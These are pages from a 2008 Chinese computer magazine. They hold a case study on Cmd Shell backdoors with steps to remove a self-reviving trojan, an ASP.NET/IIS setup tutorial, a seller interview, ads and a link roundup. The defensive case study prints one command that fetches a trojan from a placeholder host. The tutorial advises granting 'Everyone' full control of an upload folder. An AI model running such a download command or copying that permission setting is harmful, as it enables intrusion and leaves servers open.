### 本文可以学到

- 1 什么是Cmd shell? 是如何被黑客利用的?
- 2 如何清除双关联木马?


### 必备知识

#### 1 什么是Shell?

Shell的中文意思是“壳”,它管理着用户与操作系统之间的交互,可以把它理解为一个命令解释器。它接收用户命令,然后调用相关的应用程序来执行。

#### 2 什么又是Cmd Shell?

Cmd Shell在这里可以称作系统后门,是黑客利用溢出或其他手段,获取目标计算机命令行的远程控制权力。(Cmd即:用户在运行中输入“cmd”出现的命令行:如图1)




#### 3 Cmd Shell是如何被黑客获取的?

Cmd Shell大多是当用户计算机存在漏洞时,黑客利用攻击工具进行远程进攻,导致计算机崩溃,从而丢失系统的控制权限(即Cmd Shell)。

#### 4 什么是双关联木马?

木马在运行后生成两套完全相同的程序(名称和大小不一定一样),文中的“wloginproxy.exe”程序(图2)和“services.exe”程序会互相扫描(每0.1秒扫描一次),如果发现对方没有启动或者运行时错误,其中一个木马程序会将自身复制,从新制造一个新的木马运行,导致用户无法完全删除。



### 必备武器

- 1 进程管理软件  
(见文中“网络大补贴”)
- 2 恢复注册表关联的工具,  
文中提供下载
- 3 Windows XP的组策略

### 案例:

时间: 2008年2月18日

负责工程师: 孙佳兴(老孙)

地点: 青岛园林建设科技有限责任公司

现场: 公司3D园林规划数据服务器被入侵。黑客采用底层入侵技术,绕过了防火墙和杀毒软件,对服务器数据进行了远程植入木马,并窃取了大量高价值产品信息。

**分析案例:** 听完了网络管理员的描述后,工程师老孙详细看了公司的服务器配置之后,他基本确认了黑客的攻击手段,做出如下分析:

服务器采用企业版杀毒软件 and 入侵防火墙,限制了administrators和低级权限用户的运行文件的权力。黑客留下的痕迹证明:他采用的是溢出式攻击,并获取了高于administrators的权限。

#### 小知识:什么是溢出式攻击?

溢出是黑客利用操作系统的漏洞,专门开发一种程序,加上相应的参数运行后,就可以得到你电脑具有管理员资格的控制权,等于你的电脑就是他的了

## 攻!

听完工程师老孙的分析后,公司网络管理员非常迷惑,到底黑客如何利用Cmd Shell下的远程控制进行传输,并进行后门植入的呢?

**下段可以学到: 黑客实现远程传输的两种方法**

老孙分析着残留的文件,基本推

测出了黑客的攻击方式:

第一种方法: 利用Echo命令写ASP后门。

#### 小知识: Echo命令小解

主要功能: 简单点说就是开启或关闭批处理命令行在屏幕上的显示,属于内部命令。内部命令就是常驻于内存的命令,在任意路径下输入均可执行。

目的: 一是避免不需要的命令显示来干扰屏幕;二是在屏幕上给用户显示提示信息。

此方法原理: 由于目标主机上已经安装了IIS服务,黑客在拥有Cmd Shell的情况下,利用Echo命令制造一个允许传输的ASP后门木马,来管理被入侵的计算机。

第二种方法: 利用Cmd Shell结合网页进行远程传输。

由于黑客在入侵完成后删除了大部分日志,老孙推测还有另外一种方法也可以实现入侵: 利用“开始→运行”,输入“cmd”打开命令提示符,输入“start”命令,将木马自动下载到网页缓存中。

例如: start itshttp://www.xxx.com/hack/ps.exe

在远程Shell中执行上面这个命令后,“ps.exe”已经下载到目标主机的网页缓存目录中了。然后继续通过Cmd命令获得“ps.exe”的具体位置。

#### 小提示

对于以服务为启动方式的后门所提供的Shell,其用户身份一般都是System。





由于黑客在入侵时候会启动一个IE进程,如果是System身份的Shell,就不会在本地出现窗口,(这种情况符合黑客的入侵行为,避开了防火墙的权限限制)。

## 防!

入侵分析结束了,接下来就是要解决黑客留下的后门木马。由于木马采用了双关联保护结构,为了清理后门并避免以后再出现类似入侵,老孙还特意做了一份详细的解决方案。

## 下段可以学到:双关联木马为什么难以清除

黑客在入侵后种植的后门木马程序运行后会生成三个文件,分别是:

C:/WINDOWS/wloginproxy.exe

C:/WINDOWS/Explore32.exe

C:/WINDOWS/system/services.exe

(图3)

WLoginProxy.exe	User	00	7,800
SYNCHST.EXE	SYSTEM	00	7,720 K
vsuact.exe	User	00	7,368 K
taskmgr.exe	User	03	7,200 K
SERVICES.EXE	SYSTEM	00	7,196 K
SPOOLSV.EXE	SYSTEM	00	7,088 K

这三个文件又分别起什么作用呢?“wloginproxy.exe”文件用来在启动时加载运行,它是守护进程!

### 小知识:守护进程

对木马来说,如果客户端向服务端的某一特定端口提出连接请求,服务器上的相应程序就会自动运行,来应答客户端的请求,我们称这个程序为守护进程。

“Explore32.exe”和“services.exe”是干什么的呢?呵呵,它们分别用来和HLP文件(帮助文件)、TXT文件(文本文件)关联,如果你发现并删除了“wloginproxy.exe”,并不会真正清除了它。一旦打开帮助文件或文本文件,“Explore32.exe”和“services.exe”将被激活!它将再次生成守护进程“wloginproxy.exe”。这就是服务器一旦被种植了双关联木马,就很难清除干净的原因!

## 下段可以学到:双关联木马的清除方法

## 老孙的方案一:彻底清除双关联木马

### 删除文件

先删除C:/WINDOWS下的“wloginproxy.exe”和“Explore32.exe”文件,再删除C:/WINDOWS/system下的“services.exe”文件。如果服务端已经运行,那么就得起用进程管理软件找到“wloginproxy.exe”这个进程,然后点击“终止”,再到C:/WINDOWS下将它删除。



### 网络大补贴:

#### 推荐两款进程管理软件

(1)大而全:Windows进程管理器 v4.01,提供了700余种进程信息,以颜色分类。下载地址: <http://www.crsky.com/soft/6207.html>。

(2)小而精:Evonsoft Tool汉化绿色版,界面清爽,操作简单。下载地址: <http://www.cngr.cn/dir/208/237/2006091212975.html>。

### 注册表中删除

点击“开始→运行”,输入“regedit”打开注册表,到注册表中删除木马的自启动文件:

[HKEY\_LOCAL\_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Run]

"MainBroad BackManager"="C:/WINDOWS/wloginproxy.exe"

### 恢复TXT文件关联

先下载恢复文件关联的注册表文件(<http://work.newhua.com/cfan/200807/恢复REG.rar>下载),解压。双击“恢复txt.reg”,点击“确定”导入注册表,将TXT文件关联恢复。

### 恢复HLP文件关联

双击上步中解压出来的“恢复hlp.reg”,点击“确定”即可。

## 下段可以学到:防止Cmd Shell权限丢失的方法

## 老孙的方案二:预防Cmd Shell权限的丢失

### 小提示

Cmd Shell的获取大多是利用溢出攻击实现的,经过手工设置可以对溢出攻击进行有效的防御。

### Windows 2000/2003系统


打开C:/WINNT/System32(系统安装在C盘),找到“cmd.exe”,用右键选择“属性”项,在“安全”标签下修改“cmd.exe”的访问权限,只保留刚刚新建的用户对“cmd.exe”的完全控制权限,将其他用户全部删除,尤其是Everyone。

之后,找到“net.exe”文件,按照上述方法进行设置。如果还发现了“net1.exe”,也要设置一样的权限。

### Windows XP系统

“cmd.exe”的“属性”选项里已经没有了“安全”标签。可以点击“开始→运行”,输入“gpedit.msc”,打开“组策略”窗口。在组策略中,依次展开“计算机配置→Windows 设置→软件限制策略”,右击后,选择“创建新的策略”。然后,继续展开“软件限制策略→其他规则”项,右击该项,选择“新建散列规则”。在弹出窗口中点击“浏览”按钮,选择C:/Windows/System32下的“cmd.exe”文件,设置“安全级别”为“不允许的”。

对“net.exe”文件执行同样的操作,进行限制,如图4。



### 总结

清除木马只是在被攻击之后的应急解救措施,学会方案二中如何防止Cmd Shell权限的丢失,不给黑客留下后门,才能保证重要数据的安全性。





## ASP.NET时间轴

2008年第6期

ASP.NET介绍

2008年第7期

不必白手起家,  
ASP.NET网站的配置

2008年第8期

网页皮肤的原理:  
Theme和模板页ASP.NET  
网站配置全攻略

Tag: 网站配置、Fego、安家、动态网页 | 实例 | 天生我才

■ 郑浩宇(北京)

## 本文可以学到

- 1 四步通晓ASP.NET网站的配置
- 2 两步学会SQL Server数据库的配置
- 3 ASP.NET技术的学习技巧

## 网络大补贴

1 下载.NET Framework 2.0  
可再发行组件包

ASP.NET网站运行的基础

地址: <http://www.microsoft.com/downloads/details.aspx?FamilyID=0856eac6-4362-4b0d-8edd-aab15c5e04f5&displaylang=zh-cn>2 具有高级服务的 Microsoft  
SQL Server 2005 Express  
Edition Service Pack 2

有图形化操作界面的SQL Server 2005 数据库

地址: <http://www.microsoft.com/downloads/details.aspx?FamilyID=5B528B9-13E1-4DB9-A3FC-82116D598C3D&displaylang=zh-cn>3 下载Microsoft SQL Server  
Management Studio  
Express

如果已经安装了SQL Server Express普通版,而不会SQL语句,就用这个吧

地址: <http://www.microsoft.com/downloads/details.aspx?FamilyID=c243a5ae-4bd1-4e3d-94b8-5a0f62bf7796&DisplayLang=zh-cn#filelist>

上期我们简要介绍了一下ASP.NET的强大,并介绍了Hello, World程序的编写,但是如果真从Hello, World开始一点点建设网站就太累了。其实我们完全可以站在巨人的肩膀上,在别人网站引擎的基础上加上自己的东西,这样就成了自己的网站了,而且这也符合Web 2.0网站Mash Up的特点。网上开源的建站引擎有很多,不过利于初学者的不多。笔者发现,

Fego建站引擎简单易用,适合学习。这一期,笔者就带大家配置好自己的网站,为以后的个性化开发做准备。

## 小知识:什么是Mash Up

Web 2.0的理念,主要指网站不必再重新构建,而是调用其他网站上公开的程序接口以丰富自己网站的内容,这样就会降低开发成本,缩短开发周期。


## 实例1:给网站安个家,四步搞定IIS

任务简报:在Windows XP下部署好IIS服务器,为Fego引擎安个家

可能有读者会问,上次就不讲如何安装了吗,不是一安装就配置好了吗,一按F5键网站就运行了,为什么还要单独讲配置呢?不是这个思路的,上次讲的那个配置,只能在试验环境中做,如果你想把网站真正上传到服务器上运行,那可不能靠那个方法,否则会立即报告错误,因为服务器的运行环境和调试程序时候的环境大不相同。必须配置在IIS服务器上才可以,就像给网站安家一样,否则没有房子住,网站怎能跑起来呢?而且如果以后技术水平提高了,自己为其他公司做兼职,就必须在IIS中配置好网站,否则客户就无从知晓如何安装你做好的网站。


**第1步:**下载好Fego引擎后,解压缩到本地文件夹“C:\Fego企业网站1.0”中。然后在控制面板的“添加/删除程序”项中,切换到“安装Windows”,勾选“Internet信息服务”并单击“确定”按钮,以安装IIS服务器。

**第2步:**打开IIS服务器,右击“默认网站”,单击“新建→虚拟目录”(见图1),然后输入别名:FegoWebSite,单击“下一步”按钮。




**第3步:**单击“浏览”,选中“C:\Fego企业网站1.0\WebSite\Web”文件夹,单击“确定”按钮后再点击下一步按钮。

**第4步:**勾选“读取”、“写入”复选框,单击下一步按钮,单击完成按钮,最后生成了FegoWebSite网站(见图2)。



右击建好的虚拟目录选择“属性”,选择“执行权限”下拉框中的“纯脚本”项以保证网站运行安全(见图3)。然后再切换到“ASP.NET”选项卡,单击“ASP.NET version”下拉框的“2.0.50727”项,以保证网站功能的正常实现,而不要选择“1.1”版本。如果为其他公司做兼职,要想在家中或者办公室里面,足不出户就完成给客户的配置,那么就在自己和客户的电脑上都安装上VNN,启动VNN后再通过Windows XP下面的“远程桌面连接”工具连到客户的电脑上即可完成,客户满意后,你就等着拿银子吧!






## 实例2: 配置数据库


**任务简报:** 把数据库配置到SQL Server中。

房子搭好一半了,但是最重要的数据库部分没有搞定,就跟房梁没有安上一样。我们知道,所有动态网站可以简单分为两部分,页面和数据库,网页中的内容靠读取数据库来获取,如果数据库配置不好,网站根本无法正常运行,下面笔者就介绍如何配置Fego数据库。

**第1步:** 打开SQL Server Management Studio Express,按Windows认证方式登录,单击“连接”按钮(见图4)。



**第2步:** 单击“新建查询”按钮,将在SqlScript文件夹中的脚本内容复制查询面板中,修改脚本中数据库文件的位置,并单击“执行”按钮(见图5)。



此时在IE中打开<http://localhost/FegoWebsite/default.aspx>看看吧!

## 常见问题

**问:** 不能运行,显示内部服务器错误

**答:** 很可能是没有注册IIS,一般情况下,如果在安装Visual Studio之后再安装IIS时候会出现这个问题,此时按下Win+R打开“运行”后,输入“cmd”回车,打开命令行模式,键入“cd C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727”,再键入“aspnet\_regiis -i”即可注册。

**问:** 我运行之后,显示无法修改数据库,怎么处理

**答:** 这是常见错误,原因是你没有给网站所在的文件夹足够权限,按照如下步骤解决

**第1步:** 右击“C:\Fego企业网站1.0\WebSite\Web”文件夹选择“属性”切换到“安全”选项卡,单击“添加”按钮后再点击“高级”按钮。

**第2步:** 单击“立即查找”按钮,选择用户“NETWORK SERVICE”、“IUSER\_XX”(XX表示你当前计算机的名称)、“ASPNET”,进入Web文件夹中,右击“upload”文件夹选择“属性”。切换到选择“安全”选项卡单击“添加”按钮,再单击“高级”按钮。

**第3步:** 单击“立即查找”按钮,选择用户“Everyone”,在Everyone的权限中,选择完全控制。

### 小知识: 什么是Mash Up

配置网站的时候一定要对数据库所在文件夹给予“写入”的权限。

**问:** 如何配置ASP.NET特有的“成员管理”功能?

**答:** ASP.NET成员管理功能非常实用,但是对于安装了SQL Server 2000的朋友会感到有些不容易配置,其实我们借助于“C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727”文件夹下的aspnet\_regsql.exe小工具即可配置好。具体操作很简单,不再赘述。

下一期,我们就该像装修房屋一样装修我们的网站了,我们将用到网站的MasterPage(母版页)和Theme(主题),有了这两个利器,网站更换皮肤就不是问题了。

## ASP.NET学习技巧一箩筐

**★不必受到羁绊,直接学ASP.NET**

一些朋友说,学好ASP.NET是不是要先学ASP呢?其实不是,ASP.NET对ASP有重大升级,架构已经改变了,没有ASP的经验,反而更容易让ASP.NET先入为主,会达到更好的学习效果。

**★基础很重要,一定要打牢**

千里之行,始于足下。基础知识特别重要,要想快速掌握新技术,最好以前对于相关技术要有了解。比如想掌握Web 2.0中的重要技术Ajax,那么之前最好学过一些JavaScript知识。如果以前的东西没学好,就要补好课。学习的时候,一定要对原理解得很清楚,开始的时候可能很困难,那就多理解,多看,慢慢就会了。

**★不必过分追新,必要的时候跟进就可以**

IT行业日新月异,新的技术层出不穷。有的同学一看到发布新的框架了,就希望赶紧掌握,其实这是不对的。软件已经实现N层架构了,每一个职位都是不可替代的,其实在自己喜欢的领域成为行家里手,自然会得到别人的重视,把一样东西学得特别精通,肯定比会几样技术,但是每个都不精通要好得多。

**★图书推荐**

Wrox的红皮书系列:

《ASP.NET 2.0入门经典》、  
《ASP.NET 2.0高级编程》

JavaScript入门宝典:

《JavaScript权威指南(第四版)》

CSS(层叠样式表)学习的好书:

《精通CSS》**CF** [TS02]





# 网络销售双模式 淘宝加个爱美客

Tag: 爱美客化妆品购物网、淘宝名妆燕子窝、美容、产品、网上销售 | 网络 | 采访 ■ 本刊记者 马江华

爱美客化妆品购物网是一个销售各种化妆品的网站，而淘宝名妆燕子窝也是一个专业的化妆品销售店，他俩的掌门人是一位漂亮的MM——史燕，史燕已经关注互联网行业多年，有丰富的互联网经验与网络销售经验。为帮助大家能更好地规划自己的网络生涯，本刊记者采访史燕，为您揭开网络销售中一些鲜为人知的秘密。

个人站长：史燕

爱美客化妆品购物网

<http://www.aimke.com/>

名妆燕子窝

<http://shop34619278.taobao.com/>



## 事业项目身边找

记者：为什么想从事化妆品网络销售？你是怎样走向网络销售的？

史燕：开始的时候主要是自己使用化妆品，到商场买又觉得太贵，这成为重要的开支之一。于是就想到在网上找价格优惠的产品，因为自己一直从事网络方面的工作，对网上销售非常的熟悉，有过几次网购化妆品的经验后，发现价格差别好大。于是想着自己是否也能开个网店？通过亲戚朋友了解到了一些进货渠道，又做了网上销售化妆品的市场调查，觉得化妆品适合在网上销售，产品附加值高，物流也不麻烦。

记者：卖化妆品能为身边的人提供方便，但为什么会开展网络销售？网络销售有什么好处？

史燕：为身边的人提供方便与通过网络销售这两点并不冲突，能给身边消费者带来实实在在的优惠，那就能给网上的网友带来优惠，关键是要进货渠道好，并且要保证质量。身边人的需求带动了网络的需求，如果每卖一个产品都得与朋友进行沟通，那费时费力，并且售量很小。开展网络销售就能有效地解决这个问题，我不需要去一个个介绍产品，只要将产品信息放于网上，大家就能自己去查看，就能与我联系直接进行购买。

## 网站投入有轻重

记者：爱美客化妆品购物网现在共花了多少钱？花费都在哪些方面？

史燕：爱美客网费用并没花多少钱，就花了几百元吧，关键是时间花费不少，并且朋友帮了不少忙，在这里对他们表示感谢！花费就是花在域名和服务器空间的租用上，程序用的是网上的免费程序，这没花一分钱。但我请朋友帮我设计了些LOGO和Flash动画，还

请朋友帮我对源程序进行了编辑，这样能更好地展示我们网站的特点。而我的工作，主要就是花在了产品信息的更新上。

记者：淘宝店上的爱美客购物网共花了多少时间？为淘宝店的开张做了哪些工作？

史燕：淘宝已经成为一个大型的网络购物平台，已经深入到大家的生活中了，这巨大的商机早就吸引了我，爱美客淘宝店开张也就提上了日程。在注册成功后，我每天都有三四个小时来对爱美客淘宝店进行维护，就这样坚持了两个多月，才算把店铺开通弄好。开通后不管是在我上班时间，还是在平时的休息时间，我都会在爱美客淘宝店上挂着，有空偶尔会去做些推广，就这样，爱美客淘宝店才顺利开通了。

## 两种模式各有利弊

记者：从购物网上来购物的人有多少？是购物网上的人多还是淘宝店来购买的多？为什么？

史燕：两者相对来说，还是购物网上来的人多，因为购物网已经有了一定的规模，但淘宝店的量也不少！在以后，会在购物网加上更多的美容方面的信息，可能会做社区出来，这样能更好地聚集人气。淘宝店来说，主要是经常浏览淘宝的网友来进行购买，当然也有部分是通过淘宝的搜索找到的，但毕竟用的是淘宝的平台，所以我在宣传推广上下的工夫是有限的，所以才导致这样的问题，并且通过淘宝店来购买，必须得用淘宝的支付，对不是淘宝的用户来说是很难办到的，所以淘宝店还有一些不足，在以后会进行改进。

记者：一天从淘宝店这个渠道能销售多少量？同时你们的进货渠道是怎样进行的？如何保证进货价格的最低以及

售后服务？怎样向客户保证所售产品的质量？

史燕：淘宝店一天的销量不好说，平均每月估计有千元左右。不管是通过淘宝店来销售，还是通过网站直接销售，我们的进货渠道都是一样的，非常畅通，没有问题。在平时我会去各大市场逛，就是为了寻找价格合适的产品。同时我也与化妆品厂商进行联系，申请代理或合作，其目的就是能让成本降低。其实不管是我在市场上逛或是与厂商进行合作，我首先会试用其产品，产品经过试用合格后，我才会进行合作。所以我不能保证价格最低，但我完全能保证产品质量。并且产品如果有质量问题，我是会免费退换，当然，因为我是个人经营，所以在退货时的邮费是客户自己出的。

### 爱美客化妆品购物网交易流程



### 爱美客化妆品购物网进货流程



### 爱美客网经营模式

费用支出 网站成本支出 + 产品成本支出 + 邮寄支出  
网站收入 网站广告收入 + 产品销售收入

CF [TS03]



2008

前所未有的电脑技巧大全

超值优惠价

# 电脑爱好者 普及版增刊

4月下旬隆重上市!

## 电脑超级技巧

内容全面更新  
实际**9000招**  
新增**2500招**  
累计发行**32万册**  
288页+1CD  
超值价**25元**

# 8000招

1分钱≈4条技巧

## FREE CD

随刊附赠光盘

- 数千招技巧补遗
- 酷软新高地
- 迷你小游戏
- 精美壁纸秀

邮局汇款: 北京123信箱 邮编: 100036  
收款人: 北京《电脑爱好者》杂志社, 请在  
汇款单附言栏注明邮购代码: SK0211。为方  
便我们与您联系, 请留下联系电话。

在线订购网址:  
<http://shop.cfani.com.cn>



本专栏介绍的链接所指向的文章, 版权归原作者或所发表网站所有, 其观点不代表本刊, 仅为读者提供更多与电脑相关的信息来源, 也不构成任何建议。

投稿邮箱: mwb@cfan.com.cn



HANNOVER  
GERMANY  
4-9 MARCH 2008

# 最新最酷科技产品 齐聚CeBIT 2008



全球规模最大信息及通信技术博览会CeBIT, 3月4日在德国汉诺威举行。成千上万的厂商展示了他们最新最酷的产品和数码玩具, 包括一些奇怪的玩意, 比如带有水下相机的泳镜、竹子做的笔记本电脑以及粉红色的鳄鱼电脑机箱。

◎ <http://mwb.cfan.com.cn/1305>

## Cfan淘站队.Net

### 在线测量电脑功耗

都说电脑是一个耗电大户, 但它每小时到底耗费多少电能呢? 用眼看, 除非你是职业高手, 用软件测, 目前好似还没有这样的软件, 那如何才能知道自己的电脑功耗呢? 只要你在浏览器中打开这个功率计算器: <http://www.belson.com.cn/pwcount/pwcount.asp>, 将你的电脑配置对它说一声, 稍后它就会告诉你电脑的功耗值。

收藏指数: 90

### 快捷键也有字典, 忘了就去查吧

平时, 熟记一些快捷键, 在电脑操作过程中非常受用, 快捷而方便, 操作系统、各种软件都有自己的一套快捷键, 平时使用过程中的快捷键数量可能很大, 经常会遗忘一些快捷键的时候, 你可以将“快捷键网”(<http://www.ddh4.com/Index.html>)当成快捷键查询的字典, 想查哪款就能查到哪款软件的快捷键。

收藏指数: 90


### 不打电话, 四六级考试成绩网上轻松查

很多大学生朋友们参加了英语四、六级考试, 而查询自己的成绩一直困扰着不少朋友。最常见的查分方式就是声讯电话了, 不过经常打不进去, 现在, 你只要打开这个网站(<http://cet.99sushe.com/>), 输入你的准考证号就可以查询到自己的分数了。

收藏指数: 85

## Cfan搜索热词趋势榜

(截至2008年2月21日)



本期搜索热词:

### 两会, 姚明, 雷峰, 3·15

3月份有几件大事儿, 最新的热词搜索条显示, 两会成为三月份关注度最高的关键词。网民对两会的关注, 源于大家参政议政意识的提高, 他们可以说已经成为“第N个人大代表”, 这也说明大家越来越关注身边的变化。这种意识上的变化也集中体现在对雷锋精神的重新解读上, 也许年轻的网民希望更多地了解“雷锋”的真实一面, 找到自己与那个时代的英雄之间的某种共性。网民是善于从各种公众视野中寻找英雄的踪影的, 在这个忙碌的阳春三月, 姚明脚蹙受伤让国人揪心。距离奥运会只有4个月时间了, 大家期待巨人能跟上奥运的步伐。此外, 随着3·15的到来, 关键词“3·15”的搜索量会飙升。

### 一键打开网站

按一个字母就能直接打开某个网站, 以前这样的功能需要在浏览器中进行设置, 或是使用一些软件才能实现。现在, 你只要打开这个“01478”(<http://01478.com/>)网站就能在线实现, 只要先按一下目标键盘字母, 然后设定好目标网站, 以后只要该网站页面处于打开状态下时, 直接按下那个按键就可以直达先前设置的网站了。

收藏指数: 80

### 小说迷们不用愁

有很多朋友都喜欢看小说, 但通常都难以方便地找到喜欢的小说, 找来找去, 费尽周折, 找到的可能还不是自己喜欢看的。而这个在线小说阅读网站(<http://www.feiku.com>)不仅提供了在线阅读的功能, 它还提供了TXT格式的小说文件下载, 让你可以拿到手机上看, 真是方便。

收藏指数: 90



## 愚人节,用PS愚你一番

一年一度的愚人节又来临了,提到愚人节,去年被捉弄的场景可能历历在目。今年的愚人节,如何捉弄一下别人呢?用PS打造一个诡异的魔法球吧!

◎ <http://mw.b.cfan.com.cn/1312>



## Vista下如何删除EISA隐藏分区

很多品牌电脑都设置了一个隐藏分区用来存储系统的备份,这样就可以实现系统还原功能。而对于很多高手们来说,这个还原功能纯属鸡肋,因此,那部分隐藏分区一定要利用起来。在Vista中如何删除这个隐藏的分区呢?

◎ <http://mw.b.cfan.com.cn/1306>

## 一招永逸,再也不受驱动程序认证烦扰

在Windows系统中安装硬件的驱动程序时,每次都会自动弹出一个驱动程序签名提示框,总感觉是鸡肋,如何不让这个提示框出现呢?其实很简单。

◎ <http://mw.b.cfan.com.cn/1308>

## 千千静听不仅仅能播放音乐,它还能收听广播呢



国人自己开发的知名播放器——千千静听,肯定早已被大家收藏在硬盘中了。也许你平时只是用它来播放音乐,现在,你不仅可以用于千千静听来听音乐了,现在还可以用它来听广播呢。

◎ <http://mw.b.cfan.com.cn/1311>

## 购买液晶,防骗有绝招

现在液晶已经成为主流配置了,以前使用纯屏的、没有配电脑的现在都需要配置液晶屏,不过,很多朋友都在担心被奸商欺骗。只要你掌握了必要的防骗技巧就可以有效防范了。

◎ <http://mw.b.cfan.com.cn/1316>

## 多媒体专用搜索引擎助你一臂之力

在互联网上,需要有一个强劲的搜索引擎,这样就可以在浩瀚的网络海洋中找到自己想要的资源了。而如果你只想搜索多媒体文件(图片、音乐、视频等),那你可以使用这个刚出道的专业搜索引擎来实现,效率可能会成倍地提高。

◎ <http://mw.b.cfan.com.cn/1314>

## 是推土机还是电脑

GMC Bulldozer R4确实有推土机的感觉,这台“推土机”拥有92毫米厚的风扇,还有超帅的气压式光盘吐出装置。

◎ <http://mw.b.cfan.com.cn/1317>



## 春晚,任何时候看都不晚

每年的春晚都是大家必享受的一道过年大餐,为了看春晚,朋友们都会提前将其他事情安排妥当,为的就是在春晚播放过程中不错过任何一个节目。不过,总是事与愿违,也许一个小品被错过了,或是一段相声没听全。其实,如果你喜欢春晚,什么时候都可以看。

◎ <http://mw.b.cfan.com.cn/1315>

## 教你如何点USB死穴


这里可以教你的是怎样将那些电脑USB接口设定成一个没有用的东西以防别人通过USB接口做出任何对你或电脑有害的事情。

◎ <http://mw.b.cfan.com.cn/1318>

## MP3伴奏带自己做

很多歌迷朋友都喜欢自己“KTV”,因此便有了伴奏的需求,虽然在网找伴奏音乐也可以实现,不过这样找到的伴奏并不一定适合自己,自己想要的伴奏也并不是那么方便找到。那何不自己制作伴奏呢?

◎ <http://mw.b.cfan.com.cn/1309>



## 将MSN搬到手机上玩,更刺激

现在,很多人都将MSN作为自己平时与朋友们联系的重要聊天工具,但有时不能坐在电脑前,如果将MSN搬到手机上玩,那肯定方便不少!

◎ <http://mw.b.cfan.com.cn/1313>



## 聊天软件越来越Hi

自从国内的聊天软件QQ盛行以来,与朋友们之间的沟通方便了很多,上网也不再那么单调了。之后,MSN、UC、Gtalk相继推出,聊天家族成员也是日益壮大。最近,国内最大的搜索引擎百度公司也推出了自己的聊天软件——百度Hi,聊天家族又添新丁。

## 百度Hi啦

### 百度Hi功能我先知

都是聊天软件,虽然我们对QQ这些已经很了解了,但百度Hi才推出,它到底有些什么功能呢?在没有申请到账号之前,可以先借助下面的这篇文章来了解一下

◎ <http://mw.b.cfan.com.cn/1319>



### 在Hi的同时可不要被病毒忽悠了

现在病毒真是无孔不入,即使还没正式与所有网友见面的百度Hi,病毒也毫不留情地给了他一巴掌,你在使用时可能不防哦!

◎ <http://mw.b.cfan.com.cn/1320>

### 对百度Hi有什么不懂的,到这来找答案

在刚接触新事物时,总会有N个为什么摆在我们的面前,百度Hi刚与大家接触,未免有同样的情况,假如你也有很多不懂的地方,不妨到这来看看到底是怎么回事。

◎ <http://mw.b.cfan.com.cn/1321>

### 百度Hi横空出世,对QQ影响几何

QQ在国内目前来说肯定是最主流的一款聊

天软件,现在百度Hi横空出世,对它影响有几何呢?

◎ <http://mw.b.cfan.com.cn/1322>

### 你喜欢百度Hi的表情吗?

现在几乎每款聊天软件都带有表情图标,而这款聊天家族新宠,百度Hi给我们带来了哪些好看的表情图标呢?到这个地方看看吧,不仅有全部58个表情图标,还有其自带的操作声音文件,如果你想下载也行。

◎ <http://mw.b.cfan.com.cn/1323>

### 百度Hi表情如何导入QQ中

也许有不少朋友已经拥有了百度Hi的内测账号,总想将里面的表情图标导入到自己的QQ中去Hi一把,如何才能实现呢?

◎ <http://mw.b.cfan.com.cn/1324>

### Hi到底咋样?有人赞,有人贬

历史上,每次新事物出现时,总有人赞美它,同时,也总有人贬斥它。百度Hi面世后,也难逃此“劫”,反正是萝卜白菜各有所爱,看了赞美与贬斥的理由后,孰是孰非,用户自己心中肯定有数。

◎ <http://mw.b.cfan.com.cn/1325>

### 我就叫“Hi”,招谁惹谁了?

百度Hi还没出生就被市场热议,好好的“百度Hi”这个乳名,却被大议特议,到底是怎么了?

◎ <http://mw.b.cfan.com.cn/1326>



# Q1 升级IE补丁后发生奇怪故障

